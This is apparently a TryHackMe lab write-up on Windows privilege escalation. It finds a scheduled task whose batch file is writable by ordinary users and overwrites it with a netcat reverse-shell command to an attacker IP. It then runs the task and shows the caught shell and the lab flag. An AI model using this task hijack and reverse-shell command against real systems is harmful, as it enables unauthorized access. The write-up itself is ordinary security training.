Windows Privilege Escalation - Quick Wins

Sometimes privilege escalation isn't always a challenge. Some misconfigurations can allow us to obtain a higher access privilege and even administrative access.

We will look at scheduled tasks:
Scheduled tasks on the target system we may see scheduled tasks that have either lost its binary or it using a binary we can modify.

schtasks
Allows us to see what scheduled task are present.

```
schtasks /query /tn vulntask /fo list /v
```

We can also use:
icacls
Which shows what control we get as the current user

```
icacls C:\tasks\schtask.bat
```


We can also set up a listener on the attacker machine on the same port as our reverse shell:

```
echo C:\tools\\nc64.exe -e cmd.exe <ATTACKERIP> 4444 > C:\tasks\schtask.bat
```

The ultimate goal here to escalate the privilege using scheduled tasks. In order to do this we need to know what scheduled tasks there are on the current system.

```
schtasks /query /tn vulntask /fo list /v
```

This command is very useful as what it does it find the task identified as "/vulntask" which is the task we will be exploiting.




```
C:\Users\thm-unpriv>schtasks /query /tn vulntask /fo list /v

Folder: \
HostName:                             WPRIVESC1
TaskName:                             \vulntask
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        8/3/2025 9:46:34 AM
Last Result:                          0
Author:                               WPRIVESC1\Administrator
Task To Run:                          C:\tasks\schtask.bat
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          taskusr1
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At system start up
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A
```

We can use commands that will reveal what is the contents within this particular scheduled task.
The task to run too, also tells us the file that runs including the path:
C:\tasks\schtask.bat
We can also see that this task runs as user: **taskusr1**
So if we are able to exploit this task, it means we can run payloads as taskusr1. This is what we need to do to obtain the flag.

So what we can do now is navigate to
C: \tasks\schtask.bat
To see what permissions we have, if we can modify this file we can then try exploiting it to get access / escalation.
icacls C:\tasks\schtask.bat



```
C:\Users>icacls C:\tasks\schtask.bat
C:\tasks\schtask.bat BUILTIN\Users:(I)(F)
                     NT AUTHORITY\SYSTEM:(I)(F)
                     BUILTIN\Administrators:(I)(F)

Successfully processed 1 files; Failed processing 0 files

C:\Users>_
```

What this tells us is that Administrators have (F) which is full control and the system owners and BUILTIN\users have full access over this file.

So now we know we can modify this file,
We also know that:
whoami
Pathway outputs to: **C:\tasks\output.txt**
ipconfig

Pathway outputs to: **C:\tasks\output.txt**


So now we know where the pathway outputs we can modify it:

We are going to spawn a reverse shell:

nc -lvnp 4444


I will do this on the attack box

echo c:\tools\nc64.exe -e cmd.exe 10.10.125.20 4444 > C: \tasks\schtask.bat




```
C:\Users>echo c:\tools\nc64.exe -e cmd.exe 10.10.125.20 4444 > C: \tasks\schtask.bat_
```

Now I tried to run the task on the machine:



```
C:\Users>schtasks /run /tn vulntask
SUCCESS: Attempted to run the scheduled task "vulntask".
```



```
root@ip-10-10-125-20:~# echo c:\tools\nc64.exe -e cmd.exe 10.10.125.20 4444 > C:
\tasks\schtask.bat
root@ip-10-10-125-20:~# nc -lvp 4545
nc: getnameinfo: Temporary failure in name resolution
root@ip-10-10-125-20:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.99.242 49886
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

We are in!

By manually running the task, and because our listener was active, it caught the running of the task, hence allowing us access when it was successfully run.

I then navigated to user 1 in the attack box using these commands:

cd \Users

cd taskusr1

dir

At this point I could see the directories that are within taskusr1

I decided to navigate to the desktop

cd Desktop

I now see the flag.txt file that is on the desktop.

type flag.txt

Flag revealed!

THM{TASK_COMPLETED}

Conclusion:

What is funny to me is how difficult doing these tasks are after Linux, I am very used to using different commands. But it teaches you strong skills in different applications.